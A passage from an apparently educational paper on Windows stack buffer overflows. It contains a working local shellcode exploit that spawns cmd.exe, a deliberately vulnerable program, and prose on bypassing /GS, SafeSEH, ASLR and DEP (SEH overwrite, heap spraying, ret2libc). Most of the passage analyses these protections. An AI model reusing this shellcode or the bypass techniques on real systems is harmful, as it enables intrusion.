The puzzle is over. Now we have all the elements, in fact we are able to spawn a shell and exit the program properly or when an error occurrs. The next step is to use the AlephOne code, changing only the payload of the shellcode. The goal of his code is simple, we want to execute a shell exploiting a stack based buffer overflow. This time the bug is caused by *strcpy*, in fact this function of *string.h* is deprecated because it does not peform bounds checking during the copy. In this way we overwrite the following variables and, as a consequence, the return address. The idea of AlephOne is based on controlling the ret, it must point in the buffer in which we are going to put or we have saved our shellcode (see the figure below).




Figure 25: Windows overflow1.c - redirection mechanism


Now let us see the code:

```
#include <string.h>
#include <stdio.h>
char shellcode[] =
    "\xB8\xFF\xEF\xFF\xFF\xF7\xD0\x2B\xE0\x55\x8B\xEC"
    "\x33\xFF\x57\x83\xEC\x04\xC6\x45\xF8\x63\xC6\x45"
    "\xF9\x6D\xC6\x45\xFA\x64\xC6\x45\xFB\x2E\xC6\x45"
    "\xFC\x65\xC6\x45\xFD\x78\xC6\x45\xFE\x65\x8D\x45"
    "\xF8\x50\xBB\xC7\x93\xBF\x77\xFF\xD3";
char large_string[128];
void main(){
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;
    for (i = 0; i < 128; i++)
        *(long_ptr + i) = (int) buffer;
    printf( "long_ptr: 0x%x\n" , long_ptr );
    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];
    strcpy(buffer,large_string);
}
```

Notice that the payload, that provides us with command prompt, has been generated using Metasploit Framework[16] in order to simplify the analysis, after all in this paper we deal with stack based buffer overflow.
Now let us analyze what happens. Firstly we copy in *large_string* the address of buffer, this is fundamental in order to return on it and execute our own instructions. Secondly we copy our shellcode in *large_string*, in this way during the strcpy we overflow and thus our shellcode is now in *buffer* and the ret address point to it. Game Over! Logically we must pay attention on the size of the two buffers as well as the size of our shellcode otherwise our exploit can crash. This is a simple example and it is performed locally and not remotely where we have to handle the sockets remembering Windows does not export a socket API via system calls. In this code all the paragraphs converge, we have create a real exploit, let us resume the steps:

- Copy the address of buffer in *large_string*.
- Copy the shellcode in *large_string*.
- Overflow *buffer* via *strcpy* using *large_string*.
- Now ret points to buffer (it contains the shellcode): it is flow redirection.

Graphically we have something like:



A
buffer
Allocated space
sfp
ret
Shellcode
A A A A A A
Addresses grows
Stack grows
strcpy
Shellcode
A A A A A A
large_string
The strcpy permits to copy the large_string into buffer. Given that no bounds check are performed, the ret is overwrited

Figure 26: Windows overflow1.c - buffer overflow

Now we have fully understood the mechanism, so we can compile and try to launch the code. On Windows 7 the code does not run properly, our cmd.exe does not appear, this is due to the protections present in this OS. On the other hand, launching it on Windows XP we obtain our shell and so we have reached a successful conclusion.
Let us conclude this paragraph asserting that on Windows 7 we cannot exploit this kind of vulnerability in its default configuration thus, it has been necessary to use Windows XP where the protections are less strict than in 7. Now we have a clear idea about the current scenario, we are ready to analyze in depth the protection mechanism introduced in the new release of Redmond OS.

7 Protections against buffer overflow

Many years have passed since the AlephOne article. The golden age of exploits is, once and for all, over. As you can see from the advisories on the web buffer overflows have decreased. Let us focus on the causes. First of all, we must point out the countermeasures developed against this kind of threat; secondly, the full-disclosure spirit is diminishing due to the intrinsic value of vulnerabilities (see no more free bugs movement [3]).
In this chapter we pay attention to the protection mechanisms implemented on Windows 7 and in Visual Studio 2008 suite that try to prevent an easy exploitation enhancing the users's security. At a first sight we can divide this protections in three main categories:

- Compiler-based (/GS)
- Linker-based (SafeSEH, ASLR, DEP)
- Runtime checks

To better analyze these countermeasures, I have coded a small vulnerable program (vuln.c):

```
#include <stdio.h>
#include <string.h>
#pragma runtime_checks( "scu", off )

int main( int argc, char **argv )
{
    char buf[5];
    strcpy( buf, argv[1] );
return 0;
}
```

At this point we should know why this program can be exploited. The *pragma* [7] statement is necessary on Windows 7 and in the following subsections the reason will be discovered.

7.1 Buffer Security Check - /GS

Let us analyze the /GS flag of Visual Studio C/C++ compiler. This option tries to prevent stack based BOF at runtime adding some lines of code during the procedure prologue and epilogue. /GS performs two mechanisms in order to defeat this attack. Firstly a random value, called cookie or canary, is stored on the stack, secondly a sort of variable reordering is done. Once the program is launched, the cookie is saved in the *.data* section, then, if necessary, during the procedure prologue is moved on the stack between the local variables and the ret address, the value we are going to protect. Graphically in a generic situation the stack will be something like:





Figure 27: Windows protections - /GS stack situation

Now let us see how to enable or disable this flag on Visual Studio 08, and what happens during the procedure prologue:



Configuration: Active(Debug)   Platform: Active(Win32)

Enable String Pooling	No
Enable Minimal Rebuild	**Yes (/Gm)**
Enable C++ Exceptions	Yes (/EHsc)
Smaller Type Check	No
Basic Runtime Checks	**Both (/RTC1, equiv. to /RTCsu)**
Runtime Library	**Multi-threaded Debug DLL (/MDd)**
Struct Member Alignment	Default
Buffer Security Check	**No (/GS-)**
Enable Function-Level Linking	No
Enable Enhanced Instruction Set	Not Set
Floating Point Model	Precise (/fp:precise)
Enable Floating Point Exceptions	No

Buffer Security Check
Check for buffer overruns; useful for closing hackable loopholes on internet servers. The default is enabled. (/GS-)

Figure 28: Windows protections - /GS on Visul Studio 2008

```
vuln!main:
```

[7] http://msdn.microsoft.com/en-us/library/6kasb93x(VS.80).aspx

```
00411260 55          push   ebp
00411261 8bec        mov    ebp,esp
00411263 83ec4c      sub    esp,4Ch
00411266 a100604100  mov    eax,dword ptr [vuln!__security_cookie (00416000)]
0041126b 33c5        xor    eax,ebp
0041126d 8945fc      mov    dword ptr [ebp-4],eax
```

This is the new prologue using the /GS flag, and, as you can see, the value of the cookie is stored in EAX register and then it is xored with the base pointer and it is put on the stack. From these lines of code it is clear that the stack will be something like figure 27 (after the saved frame pointer). Now let us see the epilogue:

```
0041128b 8b4dfc       mov   ecx,dword ptr [ebp-4]
0041128e 33cd         xor   ecx,ebp
00411290 e87ffdffff   call  vuln!ILT+15(__security_check_cookie (00411014)
00411295 8be5         mov   esp,ebp
00411297 5d           pop   ebp
```

First of all we retrieve the cookie from the stack and we store it on the ECX register, secondly we xor it with EBP and finally we call the check routine. Let us see how this check is done:

```
vuln!__security_check_cookie:
004112b0 3b0d00604100  cmp   ecx,dword ptr [vuln!__security_cookie (00416000)]
004112b6 7502          jne   vuln!__security_check_cookie+0xa (004112ba)
004112b8 f3c3          rep ret
004112ba e991fdffff    jmp   vuln!ILT+75(___report_gsfailure) (00411050)
```

the value in ECX, the cookie on the stack, is compared with the real one and if they are not equal it jumps on *__report_gsfailure* so the process exits, in fact after a lot of instructions it calls:

```
vuln!__report_gsfailure:
00411800 8bff         mov   edi,edi
00411802 55           push  ebp
......
......
00411904 ff1578714100 call dword ptr [vuln!_imp__TerminateProcess (00417178)
```

Therefore if an attacker overwrites the buffer it will overwrite the cookie as well, in fact remember that the cookie is immediately after the saved base pointer. Thus, during the check, the *__report_gsfailure* is called and it will invoke *TerminateProcess* [8]. Another mechanism used by /GS flag in order to mitigate this kind of attacks is based on variable reordering. The idea is simple: we want to minimize the effects during a sudden buffer overflow, in particular we want to avoid overwriting of local variables and the arguments passed to the function. Whenever a vulnerable argument by which I mean either a buffer or a pointer is found it will be reordered on higher address (remember the stack layout): this way, if a buffer overflow occurs we save the local variables of the function.

[8]http://msdn.microsoft.com/en-us/library/ms686714(VS.85).aspx

7.2 /SafeSEH

Now let us focus our attention on protections inserted by the linker. Firstly we analyze the flag /SafeSEH, but before going on it is important to understand the concept of exception handler. Roughly speaking, it is a piece of code that must handle the thrown exceptions, while, from a programmer point of view, an exception handler (EH) is simply a *try / except* block executed only when an exception occurs. Windows OS has its own Structured Exception Handler but, in order to write stable and reliable code, it is a coder's duty to define the proper handlers and thus avoiding the awful popup Send Error Report to MS. To understand the further concepts we must have a clear idea of the stack layout in presence of SEH:




Figure 29: Windows protections - /SafeSEH stack

in this figure we can see how the stack is organized as well as we can distinguish the two blocks: *try* is the default behaviour while *except* is executed only if something in the *try* block goes wrong. To this motive it is necessary to have on the stack the address of the piece of code able to handle the exception (*except* block, if it occurs. Notice that the stack and the addresses grow as all the other figures in the paper. Obviously we can define a lot of exception handlers, and its single exception handler information is stored in a structured called *EXCEPTION_REGISTRATION_RECORD* which lies on the stack. All these handlers create a real chain managed through a linked list. This small piece of theory should be enough to understand the following concepts.
Let us now focus our attention on SafeSEH protections that it is enabled by default on Visual Studio 08 (to disable it we must go in property page of our project and, once in Command Line page of Link section, we must write under Additional Options /SAFESEH:NO). We have to prevent the bad guys from overwriting the exception handler address stored on the stack in order to take the control of the flow execution. The idea is simple, in fact, enabling this feature, the binary will have a list of all valid exception handlers in its header, thus, during an exception, it will be checked whether the exception handler is valid or not. An improvement introduced recently checks the integrity of the SEH linked list, in fact it registers a known and trusted function as first and last element creating a circular linked list. The checking procedure will verify if the last element always point to that known function. At first sight it does not seem an effective way to fight buffer overflow attacks but if used in conjunction with ASLR can create some troubles and make harder the work of bad guys.

7.2.1 /GS & /SafeSEH possible tricks

Now we should have a clear idea of how these two first protections work, so we can carefully evaluate the possible tricks to overcome these two countermeasures. Keep in mind that I have decided to deal with them together because we are going to see they are related in some way. The first idea is obvious, we can simply try to guess the correct value of our villain, the cookie. We know in fact what happens during an overflow, we lost the value set calling *__security_cookie*. Unfortunately, this is unfeasible way, even if we have some results, especially to reduce the effective entropy as skape of Uninformed has already written[21]. Therefore, we


focus our attention on some methods that do not require the knowledge of this value. Lines above I have said, once the program starts, the cookie is saved in the *.data* section. We know this section is writable, thus we can simply set there our value and, while we perform the overflow, we will overwrite the previously set cookie using the our replaced one. Of course this is feasible but a bit complex. The most used method is, without doubt, based on overwriting an exception handler, let us explain what I mean. We want to overwrite an exception handler in order to point to our defined function and, before the cookie check, we arise an exception, in this way the cookie is useless, in fact, even if corrupted, it will never check and the flow redirection is performed. It is clear this scenario requires this kind of setting: /GS enabled and /SAFESEH disabled. As we can understand one of the major limitations of /GS is its incapability to protect the existent execption handlers, thus, to prevent this kind of attack it is necessary to enable both flags during compile and link time otherwise our program remains vulnerable.
Now let us focus our attention on /SAFESEH and let us try to defeat it. We know this kind of protection perform two controls, firstly, it checks whether the address of the exception handler is in the stack range, and, once we have a positive result, the exception handler will not be executed. Secondly, it checks from its header the loaded exception handler and, if the called pointer of exception handler matches, it will be called. Obviously we must find a way to overcome this two controls. Fortunately, from the literature we have some techniques, in fact we can use an existent handler belonging to available libraries. On the other hand we can use loaded libraries compiled without this flag (see OllySSEH plugin[9]) or pointing to an heap address keeping in mind we must put our shellcode on heap memory (it works only if DEP is disabled). At the end we must execute three known instructions: *pop pop ret*, in fact, if you remember the SEH theory, you should know the exact position on the stack of the exception handler's address. It is simply *EBP + 8* (see figure 29), and thus, in this way, we load our desired address on EIP register. In practice an attacker must overwrite the current SEH in order to point to the magic sequence *pop pop ret*, but here we can have a problem, in fact, if ASLR is enabled, the addresses of our libraries are no more static and known. Usually researchers try to find that sequence of assembly instructions on loaded DLLs. it is a good practice, to have reliable exploits, using the current process libraries rather than OS ones. Now it is clear how to defeat /GS + /SAFESEH as well as we are aware that, if ASLR is active, this kind of exploitation is no more feasible.

7.3 Address Space Layout Randomization (ASLR)

It is a well known protection since 2001 by PaX team but Microsoft has introduced this feature only since Windows Vista. It makes hard without doubt the exploitation as well as all the other actions during the post-exploitation phase, in fact generally an attacker often tries to have a reliable access on the vulnerable machine and this is possible only using the Win32 API. If this feature is enabled, for example, all the DLLs of the system have no more a fixed and known address, and thus the post exploitation phase requires more sophisticated techniques. ASLR in a nutshell, it randomizes the addresses in the current virtual space of our process, in other words the base address of our PE (executables, DLLs etc), the stack to each threads, the heap, Process Environment Block (PEB) and Thread Environment Block (TEB). Let us see how this randomization works. First of all, we must know that ASLR is enabled by default in all the system programs that constitutes the OS, then, from a first analysis, it is clear that, at every reboot, these addressees change. Now let us see how to create a program that supports this feature using Visual Studio 2008. ASLR is a protection introduced by the linker, thus in the

[9]http://www.openrce.org/downloads/details/244/OllySSEH

property page we have to go in that section. See the figure below:




Entry Point	
No Entry Point	No
Set Checksum	No
Base Address	
Randomized Base Address	Disable Image Randomization (/DYNAMICBASE:NO)
Fixed Base Address	Default
Data Execution Prevention (DEP)	Image is not compatible with DEP (/NXCOMPAT:NO)
Turn Off Assembly Generation	No
Delay Loaded DLL	Don't Support Unload
Import Library	
Merge Sections	
Target Machine	MachineX86 (/MACHINE:X86)
Profile	No
CLR Thread Attribute	No threading attribute set
CLR Image Type	Default image type
Key File	
Key Container	
Delay Sign	No

Entry Point
Sets the starting address for an .exe file or DLL. (/ENTRY:[symbol])

Figure 30: Windows protections - ASLR on Visual Studio 08


As you can see, I have highlighted in black the option that handles ASLR. It is a link option, /DYNAMICBASE, in our example I have disabled it. Now let us try to understand how ASLR works[18]. At every reboot system DLLs and executables will be located at a random and different location, let us explain how it is performed. It is used the 16MB region at the top of user mode address space and its 64KB aligned addresses, thus, each time, we have only: 16MB/64KB = 256 possible locations, that is a extremely finite number of possibilities. Both DLLs and executables will be loaded at a random 64KB-aligned point within 16MB of the base load address stored in their image header. It is important to point out we can enable/disable this sort of ASLR awareness using tools such as CFF Explorer[15], let us see:



Subsystem	00000134	Word	0003	Windows Console
DllCharacteristics	00000136	Word	8100	Click here
SizeOfStackReserve	00000138	Dword	00100000	

Figure 31: Windows protections - ASLR CFF Explorer Optional Header

under Optional Header we find DllCharacteristics where we can set some features:



DllCharacteristics

- [ ] DLL can move
- [ ] Code Integrity Image
- [✓] Image is NX compatible
- [ ] Image understands isolation and doesn't want it
- [ ] Image does not use SEH
- [ ] Do not bind this image
- [ ] Driver uses WDM model
- [✓] Terminal Server Aware

Figure 32: Windows protections - ASLR CFF Explorer DllCharacteristics

The option in black *DLL can move* is able to set/unset the ASLR awareness adding or subtracting the value 0x40. In order to enable ASLR on the whole system we can create a registry key which by default does not exist:

```
HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\MoveImages
```

Essentially it has three possible values: *0*, never randomize the image base, *-1* randomize all relocatable images while, using any other value, only images which are ASLR compatible as well as have relocation information will be randomized. In this way the base addresses of executable, DLLs, stack etc will be randomized for each application running on the system.

7.3.1 Address Space Layout Randomization (ASLR) possible tricks

Now let us focus our attention on techniques to bypass this protection[17]. ASLR is a good countermeasure but if the system is not randomized in its entirety, it can have some flaws. It is important to point out all the binaries that constitute the OS are randomized and thus, the real problem is the third party softwares, usually without this fundamental feature. The first trick exploits this lack of attention. The idea is the same described to bypass SafeSEH protection in fact we are going to use an executable or one of its modules linked using /DYNAMICBASE:NO in order to point to our shellcode. Simply an attacker wants to have fixed addresses to write reliable exploits and without doubt s/he prefers dealing with null bytes rather than dynamic addresses. It is clear the idea we use a third party module in order to have an address that is not randomized in this phase we have to think as an attacker that must defeat ASLR in order to run an exploit and own the target machine.
Another method to defeat this countermeasure is through heap. We know heap is randomized as well, and in some scenarios, our target is in that region but we do not know where it is exactly, thus when we jump in that region unfortunately we are in an invalid memory zone. The original idea is to perform what is called heap spraying [10], it means inject data (NOP + shellcode) in heap exhausting its assigned space, in this way the memory becomes valid and we can jump safely. This technique is used to attack web browser vulnerabilities, in fact the application must be able to control the heap region.
The following technique is based on an observation. ASLR randomizes only part of the addresses involved, in particular only the least significant 2 bytes. During an attack scenario it is important to get to know the offset from our target, thus there are 255 possibilities. Of course a feasible method in this scenario is to bruteforce these addresses.

7.4 Data Execution Prevention (DEP)


As we have already explained in this paper, fundamentally an attacker exploits the CPU ingenuity, it is not able to distinguish between data and instructions, in fact It is a common practice to inject for example in an input box, where clearly the processor expects data, some instructions. In our scenario, we try to fill a buffer using a shellcode, then, exploiting the overflow, we will overwrite EIP in order to jump on it, thus we execute instructions on the stack region. This is the problem we are going to face, in other words we must find a smart solution to avoid this kind of a attacks, or, from another point of view, we want to give to CPU the capability to figure out the difference between data and instructions. If the stack is not executable, this kind of attack is useless. From 1996, when the first basic script was suggested to patch Sun Solaris kernel, vendors have made a lot of efforts to provide new protections and to improve the security of the final user. However, Microsoft have introduced this sort of countermeasure only since Windows XP Service Pack (SP) 2, and it is called Data Execution Prevention (DEP). Essentially DEP prevents the execution of instructions in regions, such as stack, in which it

[10] http://en.wikipedia.org/wiki/Heap_spraying

expects data, raising an exception due to access violation in the negative, thus it blocks the attack, it makes hard the exploitation and improve the users security, it depends on the point of view. We have two modes to DEP: software or hardware. Software DEP is provided to CPU without hardware support and it is not related to non executable stack but it tries to protect from SEH overwrite that we have already discussed, and to this motive it is not so interesting. We are going to deal with hardware DEP. On legacy CPU only one bit described the protection of a given memory page, obviously this bit had only two values, writable (W) or read only (RO), it is clear we have no a value related to execution. Thus AMD and Intel have implemented their solutions adding a bit, NX on AMD syntax or XD on Intel one. Once we have understood the roots of this problem and the motive behind the support problem, we can analyze hardware DEP in depth. Let us see the four available policies:

- OptIn: DEP enabled only for systems processes and in addition to applications that have set this option explicitly.
- OptOut: All processes are protected by DEP except for the ones added on exception list
- AlwaysOn: All processes are protected by DEP without exceptions, it is impossible to disable it at runtime.
- AlwaysOff: viceversa of AlwaysOn

An interesting and required feature of DEP is its capability to be enabled or disabled at runtime. Let me explain in detail. In the kernel exists a structure called *KPROCESS* which stores the DEP settings, in particular in Flags field, and using the proper function we can change these flags. Keep in mind *AlwaysOn* option has been introduced by Microsoft to avoid a smart type of attack described by skape and skywing of Uninformed[22]. The idea of this attack was simple, in fact, as explained in paper mentioned above, before executing the shellcode, the attacker disables the annoying DEP using *NtSetInformationQuery*, a function exported by *ntdll.dll*, in this way we adopt the tools offered by the operating system, its mechanism to handle this countermeasure. To prevent this attack it was introduced the Permanent Flag, it avoids changing/disabling DEP at runtime. *OptIn* is the default setting in Windows 7, thus only the system processes will be really protected. Obviously we can change this configuration, let us see how:



Protezione esecuzione programmi facilita la protezione dai virus e da altri rischi. Come funziona?


(●) Attiva Protezione esecuzione programmi solo per i programmi e i servizi essenziali di Windows

( ) Attiva Protezione esecuzione programmi per tutti i programmi e i servizi tranne quelli selezionati:

Il processore del computer supporta Protezione esecuzione programmi basata su hardware.

Figure 33: Windows protections - DEP configuration

As we can see the default behavior is *OptIn*, but it is simple to improve our security using *OptOut*. It is possible to check what processes have DEP enabled, we can check it via Task Manager. Keep in mind it is necessary to add DEP column in order to understand if a process as or hasn't enabled this kind of protection. Now let us see how to create a Visual Studio 2008 project that support this feature. Remember DEP is a linker option and thus in order to enable it, in the property page:



Configuration: Active(Debug)   Platform: Active(Win32)

Entry Point	
No Entry Point	No
Set Checksum	No
Base Address	
Randomized Base Address	**Disable Image Randomization (/DYNAMICBASE:NO)**
Fixed Base Address	Default
Data Execution Prevention (DEP)	**Image is not compatible with DEP (/NXCOMPAT:NO)**
Turn Off Assembly Generation	No
Delay Loaded DLL	Don't Support Unload
Import Library	
Merge Sections	
Target Machine	**MachineX86 (/MACHINE:X86)**
Profile	No
CLR Thread Attribute	No threading attribute set
CLR Image Type	Default image type
Key File	
Key Container	
Delay Sign	No

Figure 34: Windows protections - DEP Visual Studio 08

The flag that handles this protection is /NXCOMPACT and It can be enabled/disabled though Configuration Properties/Linker/Advanced path. Linking our executable in this way the permanent flag is automatically set and thus we protect our program.

7.4.1 Data Execution Prevention (DEP) possible tricks

The best-known trick to bypass DEP is without doubt the attack called return to libc (ret2libc) and all its improvements (ret2strcpy, ret2text etc)[17]. Clearly it is not a modern idea, it was proposed in 1997, even if, the real detailed paper was written by nergal for the masses in Phrack magazine 58 in 2001. This attack can be ported quietly on a Windows system, let us see the main idea. We know that with DEP enabled we cannot jump to our shellcode and execute it on the stack, but, until now, it is not forbidden to jump to a function previously loaded for example and thus its instructions will be executed properly. Simply an attacker must overwrite EIP in order to jump on a known function that will realize the exploitation. A known method is the so called return to LoadLibrary [11]:

```
HMODULE WINAPI LoadLibrary( __in LPCTSTR lpFileName);
```

It has only one parameter, the name of the library to load and in this way all the instructions inside the *DllMain( )* will be executed. Another attack require the *VirtualAlloc* [12] function, that allows to allocate writable and executable memory, putting the shellcode in this new region and finally jump to it.

7.5 Runtime Checks

As we can read from MSDN[13] in order to better protect our code we can use the so called runtime checks. It is important to point out we can use them only if we compile our project using the /RTCs flag. Let us see how to use this protection:

[11]http://msdn.microsoft.com/en-us/library/ms684175(VS.85).aspx
[12]http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx
[13]http://msdn.microsoft.com/en-us/library/6kasb93x(VS.80).aspx

```
#pragma runtime_checks( "[runtime_checks]", {restore | off} )
```

where *restore* and off arguments turn the *runtime_checks* on or off. Now let us focus our attention on these checks: ”s” enables the stack frame verification, ”c” reports when a value is assigned to a smaller data type that results in a data loss while ”u” when a variable is used before it is defined. Once we have this kind of information we can understand the line of code in the vuln.c code at the beginning of this section (see section 7).

```
...
#pragma runtime_checks( "scu", off )
...
```


simply this instruction disables all the runtime checks inserted by the compiler. Using runtime checks the coder has a new friend in order to improve the security of his program and on the other hand has a new weapon against the buffer overflow.

7.6 Results

Now we will analyze the program explained in the flow redirection example (see section 6.1 to have the source code). We are going to see what happens mixing all the countermeasures presented in this section. Take a look to the following table :

Protection	T1	T2	T3	T4	T5	T6	T7	T8	T9	T10
/GS	v	v	x	x	x	v	x	x	x	v
/RTC	x	v	v	v	x	x	x	v	v	v
ASLR	x	x	v	x	v	v	x	x	v	v
DEP	x	x	x	x	x	x	v	v	v	v
Results	OK	OK	CRASH	OK	OK	OK	OK	OK	CRASH	CRASH

where Tn stands for Test number n and ”v” means enabled while ”x” disabled. Keep in mind that in order to make the different tests we have built and compiled the project changing the options every time. From this table it is clear that ASLR + RTC avoid flow redirection, in fact:



```
#pragma runtime_checks( "scu", restore )
```

flow_redir.exe

flow_redir.exe ha smesso di funzionare

Windows: si è verificato un problema che impedisce il funzionamento corretto del programma. Se è disponibile una soluzione, verrà chiuso il programma e inviata una notifica automatica.

No
No
Enable Image Randomization (/DYNAMICBASE)
Default
Image is compatible with DEP (/NXCOMPAT)

VS08 - flow_redir.exe

```
C:\Users\ende1\Desktop\BOF2010\codes\flow_redir\Debug>flow_redir.exe
1st print
ebp: 0x1ffb5c
```

Figure 35: Results - ASLR + RTC

In the image above we are in the test number 10 (T10) but the idea is the same. Using the mix RTC plus ASLR it is very hard to change the EIP manually. Thus this binomial name triggers the crash, so in order to run the example properly we can disable ASLR and enable all other protections and viceversa through RTC.

7.7 Today, tomorrow, the future

Researchers always try to find new techniques while vendors, on the other hand, study how to improve their countermeasures. On the last years we have seen that exploitations is becoming harder and the knowledge to perform attacks is growing very quickly. Take a look to the graph below:




Figure 36: Difficulty in exploitation and finding vulnerabilities

